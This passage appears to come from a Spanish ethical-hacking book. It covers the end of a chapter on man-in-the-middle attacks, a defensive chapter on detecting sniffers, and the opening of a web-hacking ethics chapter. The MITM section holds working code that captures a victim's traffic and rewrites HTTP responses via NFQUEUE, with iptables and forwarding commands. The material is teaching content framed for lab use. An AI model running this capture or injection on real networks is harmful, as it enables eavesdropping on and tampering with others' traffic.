    if IP in pkt:
        d["src"], d["dst"] = pkt[IP].src, pkt[IP].dst
    if TCP in pkt:
        d["proto"], d["sport"], d["dport"] = "TCP",
int(pkt[TCP].sport), int(pkt[TCP].dport)

```

```

        if Raw in pkt and (d["sport"] in HTTP_PORTS or d["dport"]
in HTTP_PORTS):
            try:
                head = bytes(pkt[Raw].load).split(b"\r\n\r\n",1)[0]
                d["http_hint"] = head[:120].decode(errors="ignore")
            except Exception:
                pass
        elif UDP in pkt:
            d["proto"], d["sport"], d["dport"] = "UDP",
int(pkt[UDP].sport), int(pkt[UDP].dport)
            if DNS in pkt and pkt[DNS].qd and isinstance(pkt[DNS].qd,
DNSQR):
                d["dns_q"] =
pkt[DNS].qd.qname.decode(errors="ignore").strip(".")
            return d

def main(iface, victim_ip, gateway_ip, duration=60,
out_pcap="mitm.pcap", out_jsonl="mitm.jsonl"):
    captured = []
    t0 = time.time()
    f_bpf = f"host {victim_ip} and host {gateway_ip}"
    with open(out_jsonl, "w") as out:
        def cb(pkt):
            captured.append(pkt)
            out.write(json.dumps(summarize(pkt))+"\n")
        sniff(iface=iface, filter=f_bpf, prn=cb, store=0,
timeout=duration)
    wrpcap(out_pcap, captured)
    print(f"[+] Guardados: {out_pcap} / {out_jsonl}
({int(time.time()-t0)}s)")

if __name__ == "__main__":
    main("eth0", "192.168.56.10", "192.168.56.1", duration=90)

```

- Filtro BPF **estrecho** para no capturar todo.
- JSONL para análisis rápido y PCAP para evidencia técnica.
- Evita imprimir cada paquete en consola (rendimiento y ruido).

7) Demo de manipulación HTTP (solo laboratorio)

Objetivo didáctico: insertar una marca `<div style="...">[LAB MITM]</div>` en respuestas HTTP **sin credenciales reales ni datos personales**.

En producción, esto se haría con un proxy transparente (eBPF/NFQUEUE/mitmproxy). Aquí mostramos un **esqueleto** con `netfilterqueue` para modificar payloads TCP de HTTP en tránsito (demo mínima, **no** robusta):

1. Redirige tráfico TCP:80 hacia NFQUEUE:

```

sudo iptables -t mangle -A PREROUTING -p tcp --dport 80 -j NFQUEUE
--queue-num 1
sudo iptables -t mangle -A POSTROUTING -p tcp --sport 80 -j NFQUEUE
--queue-num 1

```

2. Procesa paquetes en Python:

```
# http_inject_demo.py
from netfilterqueue import NetfilterQueue
from scapy.all import IP, TCP, Raw
import re

BANNER = b'<div style="background:#ff0;color:#000;padding:6px">LAB
MITM: Respuesta modificada</div>'

def process(pkt):
    sc = IP(pkt.get_payload())
    # Solo respuestas HTTP simples
    if sc.haslayer(TCP) and sc.haslayer(Raw) and sc[TCP].sport ==
80:
        try:
            data = bytes(sc[Raw].load)
            if b"HTTP/1.1 200" in data and b"text/html" in
data.split(b"\r\n\r\n",1)[0]:
                head, body = data.split(b"\r\n\r\n",1)
                body = body.replace(b"</body>", BANNER +
b"</body>")

                sc[Raw].load = head + b"\r\n\r\n" + body
                # Anular checksums/longitudes para que Scapy las
recalcule

                del sc[IP].len; del sc[IP].chksum; del
sc[TCP].chksum

                pkt.set_payload(bytes(sc))
            except Exception:
                pass
        pkt.accept()

if __name__ == "__main__":
    nfq = NetfilterQueue()
    try:
        nfq.bind(1, process)
        print("[*] Inyector HTTP de laboratorio activo (Ctrl+C para
salir)...")
        nfq.run()
    except KeyboardInterrupt:
        pass
    finally:
        nfq.unbind()
```

3. Al finalizar, limpia reglas:

```
sudo iptables -t mangle -F
```

Esta demo **no maneja** fragmentación, retransmisiones, MTU, ni contenido comprimido/transferencias chunked. Su objetivo es **ilustrativo** en un entorno 100% controlado.

8) TLS y enfoque responsable

Interceptar **HTTPS** implica romper la confianza cifrada (y a menudo **pinning**). En **laboratorio** puedes usar **mitmproxy** con una **CA propia** instalada **solo** en la víctima de prueba.

Instala y arranca:

```
mitmproxy -p 8080
```

-
- Configura la víctima para usar proxy HTTP/HTTPS `http://ATACANTE:8080`.
- Instala el certificado de la CA de `mitmproxy` en la víctima (solo en el lab).
- Observa y registra **únicamente tráfico de prueba** (ej. un servidor tuyo).

No intentes evadir pinning/certificados en apps de terceros. El propósito es pedagógico: **comparar HTTP vs HTTPS** y mostrar por qué TLS bien configurado protege contra MITM.

9) Validación rápida del MITM

En la víctima:

```
ip neigh | grep 192.168.56.1
curl -I http://servidor.lab/
nslookup ejemplo.lab 192.168.56.1
```

- - En el **atacante**: confirma PCAP/JSONL generados y, si usaste inyección, abre el navegador de la víctima y verifica el banner **[LAB MITM]** en HTML.
 - En el **gateway** (si es accesible): revisa su ARP para ver que la IP de la víctima apunte a la **MAC del atacante** mientras corre la prueba.
-

10) Detección y defensa (qué debería ver el defensor)

- **ARP anomalies**: múltiples respuestas “gratuitas” modificando IP↔MAC.
 - **DAI (Dynamic ARP Inspection)** y **DHCP Snooping** en switches gestionables: bloquean ARP falsos.
 - **Port Security**: limita MAC por puerto, detecta cambios.
 - **HSTS en HTTPS**: evita downgrades a HTTP.
 - **Segmentación (VLANs)** y **WPA2-Enterprise**: reducen superficie.
 - **NIDS/NDR (Zeek/Suricata)** para patrones de MITM y manipulación HTTP.
-

11) Caso práctico integrador (paso a paso)

Escenario: víctima Linux (192.168.56.10), gateway Linux/pfSense (192.168.56.1), atacante (192.168.56.50), servidor web de prueba HTTP en 192.168.56.20.

Habilita forwarding en el atacante:

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

1.

Arranca el envenenador:

```
sudo python3 poisoner.py
```

2.

Corre el sniffer/registrador por 90 s:

```
sudo python3 logger_sniffer.py
```

3.

(Opcional) Activa inyección HTTP (laboratorio):

```
sudo iptables -t mangle -A PREROUTING -p tcp --dport 80 -j NFQUEUE
--queue-num 1
sudo python3 http_inject_demo.py
```

4.

Genera tráfico desde la víctima:

```
curl http://192.168.56.20/
```

5.

6. **Verifica artefactos:** `mitm.pcap` en Wireshark, `mitm.jsonl` (líneas con campos clave). Si activaste la demo, revisa el banner HTML en la víctima.

7. **Finaliza y restaura:** Ctrl+C en scripts, `iptables -t mangle -F`, y confirma que las tablas ARP vuelven al estado original.

12) Errores comunes y “troubleshooting”

- **Sin tráfico:** no habilitaste forwarding o tu ruta por defecto no apunta al gateway.
- **Lag o cortes:** intervalos ARP demasiado agresivos; baja a 2–5 s.
- **Inyección no funciona:** respuestas comprimidas (`Content-Encoding: gzip`) o chunked; tu demo no reensambla flujos TCP.
- **HTTPS “invisible”:** correcto, TLS protege; usa mitmproxy **solo en lab** con tu CA instalada.
- **ARP no se envenena:** el switch tiene **DAI/Port Security**; valida diseño del lab o usa otra topología.

13) Buenas prácticas y seguridad del operador

- **No guardes** datos sensibles reales; usa cuentas y entornos de prueba.
- **Limita** filtros de captura y tiempos de ejecución.
- **Registra** todo (quién, cuándo, rangos, propósito, evidencias hash).
- **Restaura** cachés ARP y reglas de cortafuegos al salir.
- **Documenta** hallazgos y recomendaciones (HSTS, segmentación, DAI, etc.).

14) Extensiones y líneas futuras

- **MITM + DNS (lab)**: spoof de dominios *solo* de tu lab para redirigir a servicios de prueba (ver Cap. 20).
 - **MITM Wi-Fi** en laboratorio con AP “rogue” controlado (cautela legal).
 - **NFQUEUE avanzada**: normalización HTTP, bloqueo selectivo, métricas.
 - **eBPF/XDP**: inspección y manipulación a muy bajo coste.
 - **Zeek/Suricata** integrados al pipeline para detección simultánea.
-

Conclusiones

Has construido un **MITM controlado** de extremo a extremo:

- Mantenimiento de posición **ARP Spoofing** con ritmo seguro.
- **Forwarding** estable para no interrumpir a la víctima.
- **Captura y registro** de tráfico (PCAP + JSONL con BPF ajustado).
- **Manipulación HTTP** demostrativa en entorno 100% privado.
- **Restauración** de ARP y limpieza de reglas como parte del cierre.
- **Conciencia defensiva**: detección, mitigaciones y endurecimiento.

Este conocimiento ilustra por qué **TLS, segmentación y controles de capa 2** importan. Como profesional, tu objetivo es **eleva la seguridad**, no explotarla.

Capítulo 20. Detección de sniffers en la red (versión extendida)

Disclaimer: Contenido educativo para laboratorio personal y controlado. No uses técnicas en redes o sistemas ajenos ni sin permiso. El mal uso es ilegal y antiético; la responsabilidad es exclusivamente tuya. Fin

Introducción

Un **sniffer** es un software (o hardware) que captura paquetes en una red. En auditorías éticas, los sniffers son útiles para observar protocolos y validar hipótesis; sin embargo, en manos indebidas permiten **espionaje** y **exfiltración**. Este capítulo te enseña a **detectar** su presencia en un **entorno de laboratorio**: cómo reconocer interfaces en modo promiscuo, identificar sockets de captura, detectar comportamientos anómalos en capa 2/3, y levantar **telemetría** que delate actividades de escucha no autorizadas.

En redes **conmutadas**, un sniffer pasivo suele ver **solo** el tráfico que pasa por su puerto; para ver más, el atacante recurre a MITM (ARP/DNS), SPAN/port mirroring, hubs o “arp-flood”. Por ello abordaremos detecciones **host-based** (en el endpoint) y **network-based** (en la red).

1) Modelos y limitaciones de la detección

- **Host-based:** buscas señales en el propio equipo (interfaces en `PROMISC`, procesos con *packet sockets*, drivers tipo WinPcap/Npcap, handles a `/dev/bpf*` en macOS).
 - **Ventajas:** alta fidelidad; identifica procesos concretos.
 - **Limitaciones:** requiere acceso al host; un atacante con privilegios puede ocultarse.
- **Network-based:** provocas estímulos y observas respuestas o comportamientos anómalos (ARP “raros”, respuestas a tramas mal direccionadas, picos de ARP, SPAN activo, etc.).
 - **Ventajas:** no necesitas acceso al host; útil para barrer segmentos.
 - **Limitaciones:** **falsos negativos** frecuentes (muchos NIC/OS modernos no responderán a frames mal dirigidos aunque estén en promiscuo).

Nota clave: No existe “una” técnica infalible. En la práctica combinarás varias señales para llegar a una conclusión razonable, documentando supuestos y márgenes de error.

2) Detección host-based en Linux

2.1 Ver si una interfaz está en modo promiscuo

- Comando rápido:

```
ip -d link show dev eth0 | grep -E 'PROMISC|MULTICAST'
# o
ifconfig eth0 | grep -i promisc
```

- Vía *sysfs* (ideal para scripts):

```
for i in /sys/class/net/*/flags; do
    iface=$(basename $(dirname $i))
    flags=$(cat $i)                # hex
    # bit 0x100 (256) indica IFF_PROMISC
    python3 - << 'PY'
import sys
iface,flags=sys.argv[1],int(sys.argv[2],16)
print(f"{iface}: PROMISC={bool(flags & 0x100)}")
PY
"$iface" "$flags"
done
```

- En Python puro:

```
import os, glob
def promisc_ifaces():
    out=[]
    for f in glob.glob("/sys/class/net/*/flags"):
        iface=f.split("/")[-2]
        flags=int(open(f).read().strip(),16)
        if flags & 0x100: # IFF_PROMISC
            out.append(iface)
    return out
```



```
print("[+] Interfaces en PROMISC:", promisc_ifaces())
```

Limitación: algunos sniffers “sigilosos” pueden capturar con *packet sockets* sin ajustar el flag `PROMISC` (p. ej., solo multicast), o habilitarlo solo durante ventanas cortas.

2.2 Identificar *packet sockets* (libpcap/tcpdump)

Los sniffers libpcap típicamente abren **sockets PF_PACKET**.

- Rápido con `ss`:

```
sudo ss -A packet -ap | sed -n '1,5p'
# Observa procesos (pid=) que tengan sockets PACKET en interfaces
críticas
```

- Con `lsof`:

```
sudo lsof -nP | grep -E 'pcap|PF_PACKET|/dev/neta|/dev/usbmon'
```

- Lectura directa (para automatizar):

```
# /proc/net/packet lista sockets de paquetes; a menudo incluye el
PID
cat /proc/net/packet
```

Parseo en Python (salida variable según distro; aquí mostramos un lector tolerante):

```
def packet_sockets():
    rows=open("/proc/net/packet").read().strip().splitlines()
    hdr=rows[0].lower()
    sockets=[]
    for line in rows[1:]:
        parts=line.split()
        sockets.append(line)
    return sockets

for ln in packet_sockets()[1:10]:
    print(ln)
```

Cruza lo anterior con `ps -p <pid> -o cmd=` para saber qué binario usa el socket (ej., `tcpdump`, `dumppcap`, `tshark`, **servicios con pcap embebido**).

2.3 Búsqueda de binarios y servicios conocidos

```
# Procesos de captura comunes
ps aux | egrep -i
'tcpdump|tshark|wireshark|dumppcap|snort|zeek|suricata' | grep -v
egrep
```

```
# Archivos recientes de captura
sudo find / -type f -name "*.pcap*" -o -name "*dumppcap*"
2>/dev/null | head
```

2.4 SELinux/AppArmor, auditoría y logs

Configura políticas para **auditar** aperturas de PF_PACKET o acceso a /dev/bpf*//dev/net/*. En laboratorios con alta observabilidad, esto deja huellas útiles.

3) Detección host-based en Windows y macOS

3.1 Windows

- Detecta Npcap/WinPcap:

```
Get-Service npcap, npf -ErrorAction SilentlyContinue | Select-Object Name, Status, StartType
```

- Procesos típicos:

```
Get-Process | Where-Object {$_.ProcessName -match 'Wireshark|tshark|dumpcap|NetworkMiner|snort|zeek|suricata'} | Select-Object ProcessName, Id, Path
```

- Contadores/indicadores: revisa el **Driver Npcap** en el *Device Manager* y el registro de eventos (Application/System) por servicios de captura.

Windows no expone fácilmente un flag “PROMISC” uniforme vía PowerShell; apóyate en drivers/servicios y procesos.

3.2 macOS

- Dispositivos **BPF** y procesos asociados:

```
sudo lsof /dev/bpf* 2>/dev/null
```

- Procesos comunes:

```
ps aux | egrep -i 'tcpdump|tshark|wireshark|dumpcap' | grep -v egrep
```

4) Detección network-based (laboratorio)

Estas técnicas **no son infalibles**. Muchos NIC/OS modernos **no** entregan al stack paquetes que no estén destinados a su MAC (aunque la NIC esté en promiscuo). Aun así, son ejercicios valiosos en laboratorio.

4.1 “ARP cebado” (ARP to IP con MAC destino incorrecto)

Envíamos un ARP Request con IP de la víctima pero **MAC destino no broadcast**. Si recibimos **ARP Reply**, podría indicar procesamiento de frames no destinados (señal de promiscuidad + comportamiento del OS).

```
# scapy_labs/arp_probe.py
from scapy.all import Ether, ARP, srpl, get_if_hwaddr
import random

def random_mac():
    return ":".join(f"{random.randint(0,255):02x}" for _ in
range(6))

def arp_promisc_probe(iface, victim_ip, attacker_ip):
    dst_mac = random_mac() # MAC destino arbitraria (no
broadcast)
    frame = Ether(dst=dst_mac)/ARP(op=1, psrc=attacker_ip,
pdst=victim_ip, hwdst="00:00:00:00:00:00")
    ans = srpl(frame, iface=iface, timeout=1, verbose=0)
    if ans and ans.haslayer(ARP) and ans[ARP].op == 2:
        print(f"[!] Posible sniffer/promiscuidad: {victim_ip}
respondió a ARP no destinado ({dst_mac})")
    else:
        print("[+] Sin respuesta (no concluyente)")
```

Repíte 3–5 veces con MACs distintas para reducir falsos positivos.

4.2 ICMP/DNS con MAC destino incorrecto (demo)

Útil solo si la víctima brinda esos servicios (DNS, ICMP habilitado), y si el OS entrega esas tramas al stack:

```
from scapy.all import Ether, IP, ICMP, srpl

def icmp_promisc_probe(iface, victim_ip, attacker_ip):
    wrong_mac = "de:ad:be:ef:00:01"
    pkt = Ether(dst=wrong_mac)/IP(src=attacker_ip,
dst=victim_ip)/ICMP()
    ans = srpl(pkt, iface=iface, timeout=1, verbose=0)
    if ans and ans.haslayer(ICMP) and ans[ICMP].type == 0:
        print(f"[!] {victim_ip} respondió ICMP a MAC equivocada ->
sospechoso")
    else:
        print("[+] Sin respuesta (no concluyente)")
```

4.3 Monitoreo de ARP “ruidoso” y respuestas sin petición

Un sniffer que además intenta **MITM** con ARP puede generar patrones de **ARP anómalos**. Detecta:

- **Respuestas ARP** sin requests previos (“gratuitous” en volumen).
- **Frecuencia alta** de ARP para el mismo par IP↔MAC.
- Cambios frecuentes en la **asociación** (flapping).

```
# scapy_labs/arp_watch.py
from scapy.all import sniff, ARP
from collections import defaultdict
import time

seen_req = defaultdict(int)
seen_rep = defaultdict(int)
```

```

last_mac = {}

def cb(pkt):
    if ARP in pkt:
        a = pkt[ARP]
        key = (a.psrc, a.hwsrc)
        if a.op == 1: # who-has
            seen_req[key] += 1
        elif a.op == 2: # is-at
            seen_rep[key] += 1
            prev = last_mac.get(a.psrc)
            if prev and prev != a.hwsrc:
                print(f"[!] Flapping ARP {a.psrc}: {prev} ->
{a.hwsrc}")
            last_mac[a.psrc] = a.hwsrc

def run(iface="eth0", secs=60):
    sniff(iface=iface, filter="arp", prn=cb, store=0, timeout=secs)
    print("[*] Resumen (top pares):")
    for (ip, mac), n in sorted(seen_rep.items(), key=lambda x:
x[1], reverse=True)[:5]:
        print(f"    {ip} is-at {mac}: {n} replies")

run()

```

Señales de sospecha: *muchas* respuestas ARP desde un host que no debería actuar como gateway, flapping persistente, o *is-at* repetidos a alto ritmo.

5) Señales en switches y la infraestructura

- **SPAN/port mirroring**: si está habilitado en un puerto sin justificación, sabrás que hay un espejo de tráfico (ojo: puede ser legítimo para NIDS).
- **DHCP Snooping + DAI**: habilitados, reducen MITM/ARP; **deshabilitados** sin razón pueden ser una señal de riesgo.
- **Port Security**: límites de MAC por puerto (si ves *violations* o *sticky changes* frecuentes, investiga).
- **SNMP**: interfaces con picos anormales de tráfico **no unicast** (multicast/broadcast) podrían indicar captura/scan.

En laboratorio, simula activación/desactivación de estas funciones y observa cómo tus detectores cambian la señal.

6) “Canarios” y honeypots de red (técnica de alta fiabilidad)

- **Honey creds / Honey URLs**: inserta en un portal interno de *prueba* credenciales/URLs señuelo. Si aparecen usadas o resueltas fuera del contexto esperado, hay sniffing/inspección y abuso.
- **Honey DNS**: dominios “trampa” que **solo** aparecen en tráfico local. Si resuelven desde otra parte, alguien está leyendo tráfico.

Requieren control de entorno y *monitoring* serio, pero la tasa de falsos positivos es baja.

7) Orquestación y reporte

Integra pruebas y reportes en tu laboratorio:

1. **Checklist host** (Linux/Windows/macOS) → flags PROMISC, sockets PF_PACKET/BPF, procesos.
2. **Sweep de ARP** con “cebos” → resultados por host con estado *inconcluso/sospechoso/limpio*.
3. **Monitoreo ARP** por 5–10 minutos → métricas (flapping, gratuitous, tasa).
4. **Infra** → snapshot de SPAN/DAI/Port-Security.
5. **Reporte** → CSV/JSON con evidencias y recomendaciones.

Exportador simple (JSON/CSV):

```
import csv, json

def write_json(data, path):
    with open(path, "w") as f: json.dump(data, f, indent=2)

def write_csv(rows, path, headers):
    with open(path, "w", newline="") as f:
        w=csv.DictWriter(f, fieldnames=headers); w.writeheader()
        for r in rows: w.writerow(r)
```

Estructura sugerida de fila: {"host": "192.168.56.10", "probe": "arp-cebo", "result": "suspect", "details": "respondió a ARP no destinado"}.

8) Flujo práctico en laboratorio (paso a paso)

1. **Inventario**: lista de hosts objetivo (tu segmento lab).
 2. **Barrido host-based** (si tienes acceso): PROMISC + sockets/servicios.
 3. **Prueba ARP-cebo** a 3–5 MAC aleatorias por host → clasifica.
 4. **Monitor ARP** 10 min → detecta flapping/ruido.
 5. **Valida** la infraestructura: ¿SPAN en puertos? ¿DAI/Port-Security activos?
 6. **(Opcional) Canarios**: honey DNS/HTTP en tu lab (nunca en producción).
 7. **Reporte**: artefactos, tiempos, comandos/scripts, hallazgos y **limitaciones**.
-

9) Falsos positivos/negativos y cómo mitigarlos

- **Negativos (no detectas)**: NIC/OS que filtran a nivel hardware, sniffers inactivos en “ventanas”, hosts apagados, SPAN en otro segmento.
- **Positivos (detectas y no hay sniffer)**: drivers que temporalmente activan PROMISC, herramientas de diagnóstico legítimas, NIDS autorizados, errores de parseo en `/proc/net/packet`.

Mitigaciones: reintentos, ventanas temporales mayores, cruce de múltiples señales (host + red + infra), etiquetado de *sistemas conocidos* (lista blanca).

10) Buenas prácticas y ética

- **Limita** el alcance: solo tu laboratorio y objetivos de prueba.
 - **Minimiza** el impacto: evita storms ARP, usa timeouts y delays.
 - **Documenta** todo: fecha, topología, filtros BPF, versiones de scripts.
 - **Respeto a la privacidad**: no captures ni analices datos reales de terceros.
 - **Comunica**: incluso en lab, deja claro el propósito y la ventana de pruebas.
-

11) Extensiones avanzadas

- **Zeek/Suricata** para perfilar ARP y descubrir MITM.
 - **eBPF**: sondeo de PF_PACKET a nivel kernel (observabilidad del host).
 - **Análisis SNMP** automatizado de puertos (ifInNUcast/ifInDiscards) y cambios de estado.
 - **SIEM**: correlación de cambios ARP + aparición de procesos de captura.
 - **ML light**: clasificador simple con features (tasa ARP, gratuitous, flapping, presencia PROMISC).
-

Conclusiones

Detectar sniffers es un ejercicio de **correlación de señales**: flags de interfaz, sockets de captura, procesos conocidos, respuestas insólitas a tramas “cebo”, patrones de ARP y estado de la infraestructura. No hay bala de plata: tus resultados dependen del hardware, drivers y topología. Aun así, con un **playbook sistemático** y evidencia bien registrada (comandos, PCAP, JSON/CSV), podrás **identificar** actividades de sniffing en tu laboratorio o demostrar que tus defensas (DAI, Port-Security, HSTS, segmentación) **reducen** el riesgo operativo.

Parte III – Web Hacking con Python

Capítulo 21. Introducción al hacking web y ética profesional (versión extendida)

Disclaimer: Este capítulo es solo educativo. Prácticalo en un laboratorio propio, controlado y con permiso explícito. No ataques ni audites sistemas ajenos. El mal uso es ilegal y contrario a la ética profesional

Introducción

El hacking web es una de las áreas más amplias y con mayor impacto dentro de la seguridad informática. La mayoría de las organizaciones dependen de servicios HTTP/HTTPS: portales, APIs, paneles administrativos, integraciones, comercio electrónico, apps móviles con backend web, etc. Comprender cómo están contruidos, cómo se comunican y qué controles de seguridad los protegen es esencial para realizar **auditorías éticas** que aporten valor sin causar daño.

Este capítulo sienta las bases de **ética profesional, marco legal, metodología de evaluación y prácticas seguras** aplicadas al hacking web en tu **laboratorio personal**. Verás cómo preparar el entorno, qué herramientas básicas utilizar (terminal y Python), cómo realizar **reconocimiento inicial no intrusivo** y cómo documentar hallazgos de manera responsable. Nada aquí pretende fomentar actividades ilegales: el objetivo es que adquieras un criterio profesional que te acompañe durante todo el libro.

1) Ética profesional primero

Antes de una sola petición HTTP, un hacker ético define y respeta un marco de conducta:

- **Autorización explícita:** nunca pruebes un sistema sin autorización escrita. En auditorías profesionales, esto se formaliza con contrato, alcance y ventanas horarias.
- **Propósito legítimo:** tu meta es **mejorar la seguridad**, no demostrar “que puedes”. Toda técnica debe estar alineada con objetivos de evaluación acordados.
- **Proporcionalidad:** selecciona técnicas proporcionales al riesgo y al entorno. Evita pruebas que puedan degradar servicios si no son necesarias (p. ej., ataques de fuerza bruta descontrolados).
- **Confidencialidad:** protege toda la información que recopiles (cookies de sesión de prueba, configuraciones, credenciales de laboratorio). Define **política de retención y destrucción** de datos.
- **Trazabilidad:** registra qué hiciste, cuándo, con qué parámetros y qué impacto observaste. Esto te permite rendir cuentas y reproducir resultados.
- **Divulgación responsable:** si identificas vulnerabilidades en sistemas que **sí** controlas (tu lab) o para los que tienes permiso, reporta con claridad, impacto y pasos de remediación. En sistemas ajenos, **no pruebes**.

Regla de oro: si no puedes adjuntar la autorización correspondiente al informe, no deberías haber tocado ese sistema.

2) Marco legal y alcance

El hacking web sin permiso puede infringir leyes penales, de protección de datos y de telecomunicaciones. En la práctica profesional se define:

- **Alcance (in-scope/out-of-scope):** dominios, subdominios, APIs, direcciones IP, entornos (dev, staging, prod), y funcionalidades específicas.
- **Reglas de enfrentamiento (RoE):** qué está permitido (p. ej., enumeración de rutas), qué está prohibido (p. ej., borrar datos, cuentas reales), límites de carga y horarios.
- **Riesgos aceptados:** si se permiten pruebas con estado (sesiones de usuarios de prueba), si existe respaldo del ambiente y contacto de emergencia.

En tu laboratorio personal, simula esto por escrito aunque seas “cliente y auditor” al mismo tiempo: te ayudará a pensar como un profesional.

3) Metodología de hacking web (visión de alto nivel)

Una metodología ordena el trabajo y evita omisiones:

1. **Reconocimiento y mapeo**
 - Descubrir superficie: hosts, rutas, endpoints, versiones aproximadas de tecnologías.
 - Precisar qué **no** tocar (p. ej., servicios compartidos con otras VMs).
2. **Modelado de amenazas**
 - ¿Qué activos protege la aplicación? ¿Quiénes son los actores? ¿Qué controles declara tener?
3. **Pruebas no intrusivas**
 - Revisión de headers, políticas de seguridad (CSP, HSTS), cookies, robots.txt, sitemap, páginas de error, estado TLS.
4. **Pruebas autenticadas (con cuentas de laboratorio)**
 - Validación de gestión de sesiones, controles de acceso, expiración, MFA, revocación.
5. **Validación de entradas**
 - Observación de cómo se filtra/escapa contenido, sin inyectar payloads peligrosos fuera del lab.
6. **APIs y móviles**
 - Examinar contratos (OpenAPI), autenticación (tokens), permisos, rate limiting.
7. **Reporte y remediación**
 - Riesgo, impacto, evidencia, propuesta de arreglo, priorización (p. ej., OWASP RR o CVSS).

Este capítulo cubre las fases **1–3** con ejemplos seguros; en capítulos posteriores profundizarás en las demás.

4) Preparación del laboratorio

Para aprender sin riesgos, levanta un **entorno aislado**:

- **Hipervisor** (VirtualBox/VMware/Proxmox) con red **host-only** o **interna**.
- **Servidor web de laboratorio** (por ejemplo, una VM Linux con Nginx/Apache) disponible como `http://lab-web.local` y `https://lab-web.local`.
- **DNS local** sencillo (o `/etc/hosts`) para resolver `lab-web.local`.
- **Usuario de prueba** con datos y credenciales **ficticios** (nunca reutilices contraseñas reales).
- **Proxy de inspección voluntaria** (p. ej., mitmproxy) **solo** si instalas tu CA en el navegador de la VM de pruebas, para entender TLS. Nunca fuerces interceptación de terceros.

Captura evidencia con PCAP/JSON/markdown, como aprendiste en capítulos anteriores.

5) Herramientas mínimas de terminal

Algunas utilidades que acompañan cada evaluación:

```
curl Consultas HTTP/HTTPS controladas, cabeceras y verificación TLS.  
# HEAD para ver cabeceras sin descargar cuerpo  
curl -I http://lab-web.local/  
# GET con cabeceras personalizadas y tiempo máximo  
curl -m 5 -H "User-Agent: LabStudent/1.0" http://lab-web.local/login  
# Verificar TLS y mostrar certificado  
curl --verbose https://lab-web.local/ --cacert /path/ca-lab.pem
```

-

```
openssl s_client Inspección de handshake TLS y certificados (laboratorio).  
openssl s_client -connect lab-web.local:443 -servername lab-web.local </dev/null
```

-

- grep, sed, jq Filtrar respuestas, extraer JSON, revisar logs.
- Navegador con devtools **Network**, **Application** (cookies/localStorage), **Security** (TLS), **Console** (errores CSP).

6) Python para reconocimiento web seguro

Construiremos utilidades en Python que **respeten límites**, usen **timeouts**, y **no lancen** cargas agresivas. Para HTTP usaremos `requests` como base (o `httpx` si prefieres `async`).

6.1 Cliente básico con límites y evidencia

```
# lab_http_client.py  
import requests, json, time  
from urllib.parse import urljoin, urlsplit  
  
SESSION = requests.Session()  
SESSION.headers.update({"User-Agent": "LabStudent/1.0"})  
  
def fetch(url, timeout=5):  
    t0 = time.time()  
    try:  
        r = SESSION.get(url, timeout=timeout, allow_redirects=True)  
        meta = {  
            "url": r.url,  
            "status": r.status_code,  
            "elapsed_ms": int((time.time()-t0)*1000),  
            "headers": dict(r.headers),  
            "len": len(r.content),  
        }  
        return r, meta, ""  
    except Exception as e:  
        return None, None, str(e)
```

```
def head(url, timeout=5):
    try:
        r = SESSION.head(url, timeout=timeout,
allow_redirects=True)
        return dict(r.headers), r.status_code, ""
    except Exception as e:
        return {}, None, str(e)

def save_evidence(obj, path="evidence.json"):
    with open(path, "a") as f:
        f.write(json.dumps(obj, ensure_ascii=False) + "\n")
```

Uso en tu lab:

```
base = "http://lab-web.local/"
headers, status, err = head(base)
save_evidence({"step":"HEAD /", "status":status, "headers":headers,
"error":err})

r, meta, err = fetch(urljoin(base, "login"))
save_evidence({"step":"GET /login", "meta":meta, "error":err})
```

6.2 Revisar políticas de seguridad

Adelantemos algunos controles que luego profundizaremos:

```
SEC_HEADERS = ["Content-Security-Policy", "Strict-Transport-
Security", "X-Frame-Options",
               "X-Content-Type-Options", "Referrer-Policy",
"Permissions-Policy"]

def review_security_headers(headers: dict):
    report = {}
    for h in SEC_HEADERS:
        val = None
        for k,v in headers.items():
            if k.lower() == h.lower():
                val = v
                break
        report[h] = val or "(faltante)"
    return report

sec = review_security_headers(headers)
save_evidence({"step":"headers review", "report":sec})
```

Interpretación inicial (no invasiva): si falta HSTS en HTTPS, si CSP es inexistente o demasiado laxa, si X-Frame-Options no está, etc. No “explotas” nada; solo documentas.

6.3 Enumeración prudente de rutas públicas

La **enumeración razonable** consiste en consultar rutas que **esperas** que existan, sin forzar diccionarios masivos.

```
CANDIDATAS = ["robots.txt", "sitemap.xml", "humans.txt", ".well-known/security.txt",
              "login", "signup", "api/health", "api/status"]
```

```
def enum_paths(base):
    found = []
    for p in CANDIDATAS:
        url = urljoin(base, p)
        r, meta, err = fetch(url)
        if r and r.status_code in (200, 401, 403):
            found.append({"path": p, "status": r.status_code,
                        "len": meta["len"]})
            # Guardar fragmento de evidencia (limitado) para
            # revisión manual
            snippet = r.text[:300]
            save_evidence({"step": "enum", "url": url,
                        "status": r.status_code, "snippet": snippet})
            time.sleep(0.2) # cortesía: evita ráfagas
    return found
```

```
found = enum_paths("https://lab-web.local/")
```

Nota: si **no** tienes permiso, **no** enumeres nada. En el lab, mantén listas acotadas y espera entre solicitudes.

6.4 Observar robots.txt, sitemap y páginas de error

```
def parse_robots(text: str):
    paths = []
    for line in text.splitlines():
        line = line.strip()
        if line.lower().startswith("disallow:") or
        line.lower().startswith("allow:"):
            try:
                _, path = line.split(":", 1)
                paths.append(path.strip())
            except:
                pass
    return paths

r, meta, err = fetch("https://lab-web.local/robots.txt")
if r and r.status_code == 200:
    paths = parse_robots(r.text)
    save_evidence({"step": "robots", "paths": paths})
```

Las páginas de error (404, 500) revelan a veces **frameworks** o **stack**. Observa el **status** y mensajes públicos (sin forzar errores a propósito).

7) Autenticación y sesiones (laboratorio)

Trabaja **siempre** con usuarios de prueba:

```
def login(base, username, password):
    url = urljoin(base, "login")
```

```
data = {"username": username, "password": password}
r = SESSION.post(url, data=data, timeout=5)
ok = r.status_code in (200, 302)
return ok, r
```

```
ok, resp = login("https://lab-web.local/", "labuser", "Lab@12345")
save_evidence({"step": "login", "status": resp.status_code,
"cookies": SESSION.cookies.get_dict() })
```

Revisa:

- Cookies con **flag** `Secure` y `HttpOnly`.
- **SameSite** (`Lax`/`Strict`).
- Expiración adecuada.
- Respuesta en 2FA (si aplica) **solo con datos de laboratorio**.

No reutilices credenciales reales ni de terceros. Nunca intentes el “olvido de contraseña” de sistemas ajenos.

8) TLS y buenas prácticas

Para HTTPS en laboratorio:

- Usa certificados emitidos por tu **CA de laboratorio** y revisa:
 - **CN/SAN** del certificado.
 - Versiones TLS aceptadas.
 - Soporte HSTS (`Strict-Transport-Security`).
- En Python:

```
# Verificación de certificado (usa tu CA de laboratorio)
